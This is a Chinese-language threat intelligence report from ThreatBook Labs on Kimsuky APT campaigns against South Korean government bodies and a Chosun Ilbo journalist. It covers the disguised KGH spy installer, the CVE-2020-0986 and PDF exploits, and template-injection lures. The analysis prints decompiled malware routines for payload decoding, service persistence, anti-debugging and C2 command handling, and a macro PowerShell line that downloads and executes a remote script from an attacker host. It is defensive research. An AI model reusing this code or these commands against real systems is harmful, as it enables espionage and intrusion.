# 混混沄沄，韩国新闻工作者沦为 Kimsuky 的“掌上玩物”

| 文档版本 | 作者 | 日期 |
| --- | --- | --- |
| V1.0 | 逍遥二仙 | 2021 年 10 月 |

ThreatBook Labs

# 目录

# 一、概述

Kimsuky APT 组织据悉是具有国家背景的先进网络间谍组织，一直针对韩国、俄罗斯等政府机构开展网络威胁间谍活动，窃取高价值情报是该组织的主要目的。


微步情报局近期通过威胁狩猎系统监测到 Kimsuky APT 组织使用 KGH 间谍组件、PDF 漏洞以及针对韩国新闻工作者等攻击活动，分析有如下发现：

- 攻击者将 KGH 间谍组件伪装成浏览器扩展组件，诱导用户执行；
- 在 KGH 间谍组件中使用多种手段如反沙箱、反虚拟机、反调试等对抗分析；
- 相关 KGH 组件在目标主机上以服务方式隐蔽运行，可响应 C2 服务器 10 余种远程指令；
- 此次攻击活动中的相关样本基本延续了以往攻击活动中 KGH 间谍组件的功能，有一定程度的拓展；
- 攻击者使用 CVE-2020-0986 提权漏洞搭配 KGH 间谍组件使用；
- 所使用攻击组件针对性强，定向攻击特征明显；
- 攻击者疑似向目标发送简历模板文档进行攻击活动；
- Kimsuky 使用 PDF 漏洞 CVE-2020-9715 对韩国政府相关机构进行定向攻击；
- 此外还冒充 KISA 员工，对韩国媒体“朝鲜日报”新闻工作者李光白进行定向攻击；
- 微步在线通过对相关样本、IP 和域名的溯源分析，提取多条相关 IOC ，可用于威胁情报检测。微步在线威胁感知平台 TDP 、本地威胁情报管理平台 TIP 、威胁情报云 API 、互联网安全接入服务 OneDNS 、主机威胁检测与响应平台 OneEDR 等均已支持对此次攻击事件和团伙的检测。

# 二、详情

## 2.1 利用 KGH 间谍组件攻击


攻击者将 KGH 间谍木马伪装成“安全组件扩展安装程序”，运行之后将会弹出消息框提示“扩展已添加到 Whale 浏览器”，Whale 浏览器是韩国 Naver 公司开发的免费网页浏览器，在韩国有一定的市场占有率。实际运行完之后将会安装 KGH 间谍组件，最终主机被攻击者远程控制。




图[1] 伪装为安装程序的 KGH 间谍组件

## 2.2 以个人经历模板为诱饵进行攻击

攻击者疑似以招聘名义向目标发送个人经历文档，文档仅为固定模板格式，本身并不包含实际有效内容，利用模板注入技术，使用多阶段载荷进行攻击。




图[2] 以“BIO”为主题的诱饵文档

## 2.3 利用 PDF 漏洞攻击


Kimsuky 以朝韩政府相关话题为诱饵，使用携带 PDF 漏洞的文档对特定单位进行攻击，当用户通过未更新的 Adobe Acrobat 程序打开 PDF 文档触发漏洞后，间谍模块将会得到安装。

<table>
<tr>
<td> 
제4기 평화경제 최고경영자 과정<br>
Peace AMP 안내자료<br>
1. 주관<br>
(사)동북아평화경제협회<br>
Northeast Asia Peace Economic Association<br>
대표: 이해찬 前더불어민주당 대표<br>
(사)동북아평화경제협회는 동북아시아와 관련된 여러 나라 간의 경제 협력 사업을 발굴·시행하고, 한반도를 둘러싼 남북한과 세계 열강의 대립을 완화·중식시켜 동북아 다자간 안보 협력 체계를 만드는 것을 목표하는 협회입니다. 특별하고 다양한 사업을 통해 평화와 공동번영의 한반도-동북아 시대를 열고, 한반도가 유라시아대륙의 "평화와 공동번영의 관문"이 되는데 앞장서고자 합니다.<br>
2. Peace AMP(Peace Advanced Management Program)<br>
평화경제 최고경영자 과정은 차별화된 커리큘럼과 국내 최고 강사진의 강의를 바탕으로 현재의 '평화와 번영'을 넘어 '한반도신경제구상 시대의 가치'를 창출함으로써 동북아 평화 경제공동체를 이끌 각 분야 지도자 여러분께 새로운 기회를 제공해 드리는 최고경영자 과정입니다.<br>
Vision1) Prepare upcoming peace economy<br>
Vision2) Opportunity to build Social relationships<br>
Vision3) Application of Peace strategy into reality<br>
3. 교육대상<br>
• 기업의 최고경영자 및 임원<br>
• 정부기관 및 유관기관의 임직원<br>
• 국회의원 및 정당 주요 인사<br>
• 문화예술체육인 및 교육자, NGO단체<br>
• 기타 위의 자격과 동등한 인사</td>
<td> 
『남북정상합의<br>
국회 비준 동의와<br>
한반도 평화체제 구현』<br>
정책 토론회<br>
일시 | 2021년 5월 20일 (목) 14시 ~ 16시<br>
장소 | 서울글로벌센터 9층 국제회의장<br>
유튜브 생중계 동시 진행<br>
주최 | 국회의원 양경숙 | 설훈 | 김영호 | 이용선 | 배진교<br>
민족화해협력범국민협의회 | 희망래일 |<br>
휴전선넘자시민행동<br>
후원 | 통일부, 개성공업지구지원재단<br>
협력기관 | 조선의열단기념사업회 | 통일의병 | 통일농수산 |<br>
전대협동우회 | AOK(Action One Korea) |<br>
평화철도 | 평화의길 | 전국농민회총연맹 |<br>
전국민주택시노동조합연맹 | 강명구평화아라론시민연대 |<br>
따뜻한 한반도 사랑의 연탄나눔운동 |<br>
한반도중립화통일협의회 | 남북민간교류협의회 |<br>
한국자전거단체협의회</td>
</tr>
<tr>
<td>制 4 期 AMP 安内资料.pdf<br>（第四期和平经济首席执行官课程”）</td>
<td>ooo.pdf<br>（南北首脑协议国会批准同意和实现韩半岛和平体制）</td>
</tr>
</table>

图[3] 携带漏洞的 PDF 文档

## 2.4 冒充韩国 KISA 对新闻工作者进行攻击

Kimsuky 冒充 KISA（韩国互联网安全局）员工向韩国媒体“朝鲜日报”新闻工作者李光白定向投递钓鱼邮件，同样使用多阶段载荷进行攻击。




图[4] Kimsuky 冒充 KISA 员工向目标发送钓鱼邮件

# 三、样本分析

## 3.1 KGH 间谍组件

### 第一阶段：安装

样本执行后首先检查注册表项 HKEY_LOCAL_MACHINE\SOFTWARE\\Microsoft\\.NET NData 是否存在，如果存在代表已经安装成功，将会退出流程，此注册表项作为感染标记，安装成功后将会设置为服务项名称。

样本使用了多种手段进行环境侦察，例如加载特定 dll（3rgs.dll）、检查 CPU 核心数量是否大于 1 个、使用 ZwSetInformationThread、检查 Process 标志位、使用 NtQueryInformationProcess、检查硬件断点等进行反沙箱、反虚拟机化、反调试操作，检查完毕后，从资源中加载 PE 模块，与 0x1B 按字节异或后释放到%Temp%\dwr.db。

```
nNumberOfBytesToWrite = 0;
v7 = FindResourceW(0, (LPCWSTR)0x8D, L"BIN");
if ( v7 )
{
  v8 = load_res_4020E0(&nNumberOfBytesToWrite, v7);
  v9 = v8;
  if ( v8 )
  {
    v10 = nNumberOfBytesToWrite;
    v11 = 0;
    if ( nNumberOfBytesToWrite )
    {
      do
        *((_BYTE *)v8 + v11++) ^= 0x1Bu;
      while ( v11 < v10 );
    }
    memset(&Buffer, 0, 0x104u);
    GetTempPathA(0x104u, &Buffer);
    lstrcatA(&Buffer, "dwr.db");
    write_file_402080(&Buffer, v9, v10);
```

图[5] 从资源中加载 PE 模块

接着枚举主机注册表 HKLM\Software\\Microsoft\\Windows NT\\CurrentVersion\\Svchost 下的 netsvcs 组信息，逐个检查是否存在对应服务，将不存在的收集起来放入数组中，随机从数组中取出一个作为后续要创建的服务名称。

```
  return 0;
if ( !((int (__stdcall *)(unsigned int, const wchar_t *, _DWORD, signed int, HKEY *
        0x80000002,
        L"Software\\Microsoft\\Windows NT\\CurrentVersion\\Svchost",
        0,
        131097,
        &hKey) )
{
  cbData = 2048;
  if ( !RegQueryValueExW(hKey, L"netsvcs", 0, 0, Data, &cbData) )
  {
    wcscpy_s((wchar_t *)&WideCharStr, 0x104u, (const wchar_t *)Data);
    if ( wcslen(&WideCharStr) )
    {
      v3 = Dst;
      do
      {
        wsprintfW(&v18, L"SYSTEM\\CurrentControlSet\\Services\\%s", &WideCharStr);
        if ( ((int (__stdcall *)(unsigned int, WCHAR *, _DWORD, signed int, int *,
                0x80000002,
                &v18,
                0,
                1,
                &v12,
                v10) )
        {
```

图[6] 枚举 netsvcs 组信息

取得服务名称后，拼接以下字符串，保存到%Temp%\wed.bat 并执行，利用 bat 文件完成安装流程。

```
lstrcatA(&Buffer, "wed.bat");
GetSystemDirectoryA(&String1, 0x104u);
lstrcatA(&String1, "\\winfix.dll");
sprintf_s(
  &DstBuf,
  0x400u,
  "%s\r\n"
  "chcp 65001\r\n"
  "move /y \"%s\" \"%s\"\r\n"
  "%s \"%s\\%s\\Parameters\" /t REG_EXPAND_SZ /v \"%s\" /d \"%s\" /f\r\n"
  "%s \"%s\\%s\" /v Description /d \"%s\" /f\r\n"
  "%s create %s type=share start=auto binpath=\"%%SystemRoot%%\\system32\\%s -k netsvcs\" group=netsvcs displayname=\"%"
  "s\"\r\n"
  "%s \"HKLM\\SOFTWARE\\Microsoft\\.NET NData\" /v sign /d \"%s\" /f\r\n"
  "%s start %s\r\n"
  "%s %s",
  &v40,
  v1,
```

图[7] 利用 bat 文件完成安装

wed.bat 文件的执行流程如下：

- 将%Temp%\dwr.db 移动到 C:\Windows\System32\winfix.dll；
- 在服务注册表里添加上面服务名称与服务参数键值“ServiceDll”，路径为 C:\Windows\System32\winfix.dll；
- 在服务注册表里添加服务描述信息“Windows Management Instrumentation Framework”；
- 创建指定名称的服务项；
- 创建注册表项 HKLM\SOFTWARE\Microsoft\.NET NData, sign，值为上面的服务名称，作为感染标记；
- 启动服务；

- 删除 bat 文件；

最后将会以 MessageBox 弹出韩文对话框提示，意为“扩展已添加到 Whale 浏览器”，再借用 bat 文件进行自删除。

```
save_file_402080(Buffer, v9, v10);
if ( get_service_name_402D70() )
{
  create_service_402FE0(Buffer);
  MessageBoxW(
    0,
    L"확장프로그램이 웨일 브라우저에 추가되었습니다.",
    L"Message",
    0);
  del_self_402150((int)&savedregs, v10);
```

图[8] 弹出提示框并自删除

**第二阶段：服务执行**

经过上述安装流程后，模块 winfix.dll 以服务方式运行，执行后首先在 DllMain 函数中检查宿主进程是否是 svchost，如果不是将会退出流程。

```
if ( fdwReason == 1 )
{
  memset(Filename, 0, sizeof(Filename));
  GetModuleFileNameW(0, Filename, 0x104u);
  if ( StrStrIW(Filename, L"svchost") )
  {
    hModule = hinstDLL;
    init_apis_10002150();
    init_apis_10002220();
    ((void (__stdcall *)(int (__stdcall *)(
    ((void (__stdcall *)(int))stru_10010B80
  }
}
return 1;
```

图[9] 检查父进程是否是 svchost

接着 ServiceMain 函数启动后，同样会检查感染标记，如果无感染标记将不会进入主流程。

```
strcpy(SubKey, "SOFTWARE\\Microsoft\\.NET NData");
pcbData = 260;
memset(&unk_10010A88, 0, 0x104u);
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, SubKey, 0, 0x20019u, &phkResult) )
  return 0;
if ( RegGetValueA(phkResult, 0, "sign", 2u, 0, &unk_10010A88, &pcbData) )
{
  RegCloseKey(phkResult);
  return 0;
}
RegCloseKey(phkResult);
return 1;
```

图[10] 设置注册表感染标记

创建名为"B4ujfw9iekfak32w4"的文件共享内存，将C2配置http://support-hosting.000webhostapp.com/home/放入共享内存。

```
((void (__stdcall *)(int, int, _DWORD, _DWORD))stru_10010B8C.ntdll_ZwSetInformationThread)(-2, 17, 0, 0);
result = (HRSRC)((int (__stdcall *)(int, _DWORD, int, _DWORD, int, const char *))stru_10010B8C.kernel32_CreateFileMappingA)(
                   -1,
                   0,
                   4,
                   0,
                   260,
                   "B4ujfw9iekfak32w4");
if ( result )
{
  result = (HRSRC)((int (__stdcall *)(HRSRC, int, _DWORD, _DWORD, int))stru_10010B8C.kernel32_MapViewOfFile)(
                     result,
                     983071,
                     0,
                     0,
                     260);
  v2 = result;
  if ( result )
  {
    memset(result, 0, 0x104u);
    strcpy(ArgList, "http");
    strcpy(v11, "support-hosting.000webhostapp.com");
    strcpy(v12, "home/");
    memset(Source, 0, sizeof(Source));
    j__sprintf_10002FF0(Source, "%s://%s/%s", ArgList, v11, v12);
    memcpy_s(v2, 0x104u, Source, strlen(Source));
```

图[11] 将C2配置放入共享内存

之后从资源中加载下阶段PE模块，并于0x1B按字节异或，在内存中展开执行，每隔40~80分钟调用其名为“out”的导出函数。

```
v9 = 0;
result = FindResourceW(hModule, (LPCWSTR)0x65, L"BIN");
if ( result )
{
  result = (HRSRC)load_res_10002B90(v3, &v9, result);
  if ( result )
  {
    v4 = v9;
    for ( i = 0; i < v4; ++i )
      *((_BYTE *)result + i) ^= 0x1Bu;
    result = (HRSRC)load_memory_10002860(result, a1, (int)v3);
    if ( result )
    {
      result = (HRSRC)get_proc_addr_100029B0(result);// Get ExportFun
      v6 = (void (*)(void))result;
      if ( result )
      {
        TickCount = GetTickCount();
        srand(TickCount);
        while ( 1 )
        {
          v6();
          v8 = rand();
          Sleep(v8 % 2400000 + 2400000);
        }
      }
    }
  }
```

图[12] 内存加载核心模块并调用其导出函数

此外，还会开启线程进行反调试操作，每隔3~6秒检查是否有硬件断点，如果检查到将会终止进程。

```
((void (__stdcall *)(int, int, _DWORD, _DWORD))stru_10010B8C.ntdll_ZwSetInformationThread)(-2, 17, 0, 0);
TickCount = GetTickCount();
srand(TickCount);
ProcessEnvironmentBlock = NtCurrentTeb()->ProcessEnvironmentBlock;
if ( !ProcessEnvironmentBlock->BeingDebugged && (ProcessEnvironmentBlock->NtGlobalFlag & 0x70) == 0 && sub_10002C00() )
{
  ModuleHandleW = GetModuleHandleW(0);
  if ( !*(_DWORD *)((char *)ModuleHandleW
                  + *(_DWORD *)((char *)ModuleHandleW + *((_DWORD *)ModuleHandleW + 15) + 200)
                  + 12) )
  {
    memset(v7, 0, sizeof(v7));
    v7[0] = 0x10010;
    v3 = ((int (__stdcall *)(int, int *))stru_10010B8C.ntdll_NtGetContextThread)(-2, v7);
    if ( v7[1] == 0 && v7[2] == 0 && v7[3] == 0 && v7[4] == 0 || v3 != 0 )
    {
      do
      {
        v4 = rand();
        Sleep(v4 % 3000 + 3000);
        memset(v7, 0, sizeof(v7));
        v7[0] = 0x10010;
        v5 = ((int (__stdcall *)(int, int *))stru_10010B8C.ntdll_NtGetContextThread)(-2, v7);
      }
      while ( v7[1] == 0 && v7[2] == 0 && v7[3] == 0 && v7[4] == 0 || v5 != 0 );
    }
  }
}
return ((int (__stdcall *)(int, _DWORD))stru_10010B8C.kernel32_TerminateProcess)(-1, 0);
```

图[13] 反调试线程

## 第三阶段：远程控制

上个阶段加载的模块从文件 PE 结构中可以看到该模块被命名为“KGH_Backdoor.dll”。

Template Results - EXE.bt

| Name | Value | Start | Size | Color | Comment |
|---|---|---|---|---|---|
| struct IMAGE_DOS_HEADER DosHeader | | 0h | 40h | Fg: Bg: | |
| struct IMAGE_DOS_STUB DosStub | | 40h | A8h | Fg: Bg: | |
| struct IMAGE_NT_HEADERS NtHeader | | F8h | F8h | Fg: Bg: | |
| struct IMAGE_SECTION_HEADER SectionHeaders[4] | | 1F0h | A0h | Fg: Bg: | |
| struct IMAGE_SECTION_DATA Section[0] | UPX0 | 400h | F600h | Fg: Bg: | |
| struct IMAGE_SECTION_DATA Section[1] | UPX1 | FA00h | 7800h | Fg: Bg: | |
| struct IMAGE_SECTION_DATA Section[2] | .rsrc | 17200h | 400h | Fg: Bg: | |
| struct IMAGE_SECTION_DATA Section[3] | .SCY | 17600h | A00h | Fg: Bg: | |
| struct IMAGE_EXPORT_DIRECTORY ExportDir | | 174ECh | 47h | Fg: Bg: | KGH_Backdoor.dll |
| struct IMAGE_IMPORT_DESCRIPTOR ImportDescriptor[0] | advapi32.dll | 17798h | 14h | Fg: Bg: | |
| struct IMAGE_IMPORT_DESCRIPTOR ImportDescriptor[1] | kernel32.dll | 177ACh | 14h | Fg: Bg: | |
| struct IMAGE_IMPORT_DESCRIPTOR ImportDescriptor[2] | shlwapi.dll | 177C0h | 14h | Fg: Bg: | |
| struct IMAGE_IMPORT_DESCRIPTOR ImportDescriptor[3] | user32.dll | 177D4h | 14h | Fg: Bg: | |
| struct RESOURCE_DIRECTORY_TABLE ResourceDirectoryTable | | 17200h | 18h | Fg: Bg: | Level 1, 1 entry |
| struct BASE_RELOCATION_TABLE RelocTable | | 17534h | 20h | Fg: Bg: | 2 |

图[14] PE 结构中的 Dll 名称

其得到执行后在 DllMain 函数中首先收集主机信息，包括 UserName、ComputerName、系统平台，样本随后将使用 ComputerName 作为主机 ID。

```
if ( !GetUserNameA(g_UserName, v5) )
  return 0;
v5[0] = 260;
if ( !GetComputerNameA(g_computerName_6FF314A0, v5) )
  return 0;
memset(&v3, 0, sizeof(v3));
GetNativeSystemInfo(&v3);
if ( v3.wProcessorArchitecture == 9 || v3.wProcessorArchitecture == 6 )
{
  g_is_x64_6FF3128C = 1;
  CurrentProcess = GetCurrentProcess();
  IsWow64Process(CurrentProcess, &v4);
  g_is_x64_6FF31394 = !v4;
  return 1;
}
else
{
  g_is_x64_6FF3128C = 0;
  g_is_x64_6FF31394 = 0;
  return 1;
}
```

图[15] 收集主机信息

之后从共享内存中获取 C2 配置以初始化配置，在导出函数 out 中，以 HTTP GET 方法向服务器请求下载文件保存到%Temp%\n.x。

{C2 配置} ?act=news&id={ComputerName}

```
sprintf_s(
  v15,
  0x400u,
  "Host: %s\r\n%s\r\n%s",
  (const char *)dword_6FF315A8,
  "Accept-Encoding: gzip,deflate,sdch",
  "Accept-Language: en-US,en;q=0.8");
if ( !dword_6FF316AC(v6, v15, -1, 0, 0) )
  return 0;
if ( PathFileExistsW(a2) )
  DeleteFileW(a2);
hFile = CreateFileW(a2, 0x40000000u, 3u, 0, 4u, 0x80u, 0);
if ( hFile == (HANDLE)-1 )
  return 0;
v7 = 0;
nNumberOfBytesToWrite = 0;
NumberOfBytesWritten = 0;
memset(Buffer, 0, sizeof(Buffer));
do
{
  dword_6FF317D0(v6, Buffer, 0x2000, &nNumberOfBytesToWrite);
  WriteFile(hFile, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
  v7 += nNumberOfBytesToWrite;
}
while ( nNumberOfBytesToWrite );
CloseHandle(hFile);
```

图[16] 向服务器请求下载数据

成功下载文件后，以 RC4 算法解密文件数据，响应远程指令。

```
rc4_decrypt_6FF23140(v1);
*(_DWORD *)String1 = 0;
memcpy_s(String1, 4u, v3, 3u);
if ( lstrcmpiA(String1, "shl") )
{
  if ( lstrcmpiA(String1, "ups") )
  {
    if ( lstrcmpiA(String1, "uns") )
    {
      if ( lstrcmpiA(String1, "dll") )
      {
        v5 = lstrcmpiA(String1, "exe");
        if ( !v5 )
        {
          j__sprintf_6FF217A0(Buffer, L"%s%s", &word_6FF31DF8);
          sub_6FF23590(Buffer, v3 + 3, NumberOfBytesRead - 3);
          LOBYTE(v5) = sub_6FF21FB0(Buffer);
        }
      }
      else
      {
        j__sprintf_6FF217A0(Buffer, L"%s%s", &word_6FF31DF8);
        sub_6FF23590(Buffer, v3 + 3, NumberOfBytesRead - 3);
        LOBYTE(v5) = sub_6FF21EC0(Buffer);
      }
    }
    else
    {
      LOBYTE(v5) = sub_6FF21280();
```

图[17] 在 KGH 间谍组件中响应远程指令

远程指令格式如下：

| | | |
|---|---|---|
| shl | upf | 上传文件 |
| | tre | 使用 tree 命令查看目录结构 |
| | inf | 查看系统 systeminfo 和 ipconfig 信息 |
| | wbi | 下载模块数据，在内存中加载，执行导出函数“outinfo” |
| | cmd | 执行 cmd 指令 |
| | pws | 执行 powershell 指令 |
| ups | 下载可执行模块并利用 bat 文件运行 | |
| uns | 卸载自身 | |
| dll | 下载 dll 模块保存到指定目录，之后在内存中加载执行，调用其导出函数“outinfo” | |
| exe | 下载 exe 模块保存到执行目录并直接运行。 | |

## 3.2 Windows 提权漏洞 CVE-2020-0986

在另一个版本的 KGH 间谍组件中，攻击者利用漏洞 CVE-2020-0986 进行权限提升，该漏洞是 Windows 打印机组件的提权漏洞，以高权限运行核心模块。

```
else if ( strstr(Src, "Low") )
{
  GetTempPathA(0x104u, Src);
  lstrcatA(Src, "union");
  lstrcatA(Src, "1.dll");
  sub_1400011E0("Low Medium");
  sub_1400011E0(Src);
  CreateDCW(&pwszDevice, &pwszDevice, 0i64, 0i64);
  sub_1400011E0("Now's the time to hook up the debugger to splwow64.exe if you want to. Press [Enter] to continue");
  sub_1400011E0("Get port name");
  Sleep(0x3E8u);
  if ( (unsigned int)sub_140001500(&DestinationString) )
  {
    v6 = sub_140001790(&DestinationString);
    if ( v6 && Dst && qword_14001DF78 )
    {
      Sleep(0x3E8u);
      sub_1400011E0("Prepare 0x6A Message - OpenPrinter");
      sub_1400019F0();
      v7 = 0;
      v8 = "RequestWaitReplyPort";
      v9 = 0x874DD416;
      do
      {
        ++v7;
        v10 = *(unsigned __int16 *)v8 + __ROR4__(v9, 8);
        v8 = &aRequestwaitrep[v7];
        v9 ^= v10;
      }
      while ( *v8 );
```

图[18] 漏洞利用相关反汇编代码片段

而核心模块拥有与 KGH 模块相同的导出表结构。

| Name | Address | Ordinal |
|---|---|---|
| out | 0000000180003D80 | 1 |
| **DllEntryPoint** | **0000000180004180** | **[main entry]** |

图[19] 与 KGH 组件相同的导出表结构

相同的 URL 格式。

```
pcbBuffer = 260;
if ( !GetUserNameA(Buffer, &pcbBuffer) )
  return 0;
pcbBuffer = 260;
if ( !GetComputerNameA(String2, &pcbBuffer) )
  return 0;
GetTempPathA(0x104u, byte_1800214B0);
sub_180001370(byte_1800213A0, "%s%s", byte_1800214B0, "n.x");
sub_180001370(byte_180021290, "%sup.php?id=%s", aHttpWebSpecORK, String2);
sub_180001370(String1, "%s?act=news&id=%s", aHttpWebSpecORK, String2);
lstrcatA(String1, String2);
memset(&SystemInfo, 0, sizeof(SystemInfo));
GetNativeSystemInfo(&SystemInfo);
if ( SystemInfo.wProcessorArchitecture == 9 || SystemInfo.wProcessorArchitecture == 6 )
{
  dword_180021060 = 1;
  CurrentProcess = GetCurrentProcess();
  IsWow64Process(CurrentProcess, &Wow64Process);
  v1 = !Wow64Process;
}
else
{
  v1 = 0;
  dword_180021060 = 0;
}
dword_180021064 = v1;
```

图[20] 与 KGH 组件相同的 URL 格式

以及相同的指令格式，基本可以确认与 KGH 间谍套件同属一个平台，而此样本使用的 C2 为：web.spec.o-r.kr。

```
LABEL_20:
  if ( lstrcmpiA(v17, "upf") )
  {
    if ( lstrcmpiA(v17, "tre") )
    {
      if ( lstrcmpiA(v17, "wbi") )
      {
        if ( lstrcmpiA(v17, "cmd") )
        {
          if ( lstrcmpiA(v17, "pws") )
            goto LABEL_41;
          v14 = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
        }
        else
        {
          v14 = v20;
        }
```

图[21] 与 KGH 组件相同的指令格式

结合以往的攻击活动样本，目前已经发现 KGH 间谍组件的两种指令格式，如下图为 KGH 另外一套指令格式，可以看到两套指令格式截然不同，但整体执行框架具有高度相似性，且多个模块出现穿插复用情况，疑似为不同小组之间成员协同开发。

| 指令 | 功能 |
|---|---|
| B | 上传指定目录文件 |
| C | 删除注册表 monstate 标记 |
| D | 下载文件，以 LoadLibrary 形式加载执行 |
| E | 加载 alysvc.dll，调用导出函数 SystemCheck |
| F | 屏幕截图 1 |
| G | 上传文件 |
| H | 删除文件 |
| I | 更新注册表中的 FTP 服务器、用户名、密码 |
| L | 内存加载 PE 模块，使用 0xAA 异或解密 |
| T | 屏幕截图 2 |
| 1 | 下载文件，以 ShellExcute 执行 |
| 2 | 上传指定文件 |
| 3 | 获取主机磁盘信息 |
| 4 | 使用 tree 命令获取文件目录结构信息 |
| 5 | 注册表枚举 |
| 6 | 搜集主机浏览器等隐私信息 |
| 7 | 获取主机最近使用文件 |
| 8 | 删除文件 |
| 9 | 进程枚举 |
| 17 | 设置注册表 monstate 标记 |

KGH 另一套指令格式

| | | |
|---|---|---|
| shl | upf | 上传文件 |
| | tre | 使用 tree 命令查看目录结构 |
| | inf | 查看系统 systeminfo 和 ipconfig 信息 |
| | wbi | 下载模块数据，在内存中加载，执行导出函数“outinfo” |
| | cmd | 执行 cmd 指令 |
| | pws | 执行 powershell 指令 |
| ups | 下载可执行模块并利用 bat 文件运行 | |
| uns | 卸载自身 | |
| dll | 下载 dll 模块保存到指定目录，之后在内存中加载执行，调用其导出函数“outinfo” | |
| exe | 下载 exe 模块保存到执行目录并直接运行。 | |

此次攻击活动组件中的指令格式

图[22] KGH 间谍组件两套指令格式对比

## 3.3 以“BIO 模板”为主题的攻击


近期发现 Kimsuky 向目标发送疑似 “BIO”（意味个人简历）模板文档进行攻击活动，文档中利用模板注入的手法从服务器加载远程模板。

URL：http://zhtjfde.mypressonline.com/officeDocument/2006/relationships/BIOStyle.dotm


图[23] 使用模板注入手法加载远程模板

而所加载的模板携带了恶意宏，利用 powershell 从远程服务器下载执行脚本，体现了 Kimsuky 多阶段载荷的特点。

```
"$fjeils={(New-Object  Net.WebClient).Dring('http://outwd.myartsonline.com/yu/l
s.txt')};[string]$aiwdf=$fjeils;$ndask=$aiwdf.insert(28,'ownloadst');$bmcns=iex  $n
dask;iex  $bmcns"
```




图[24] 文档中携带的恶意宏

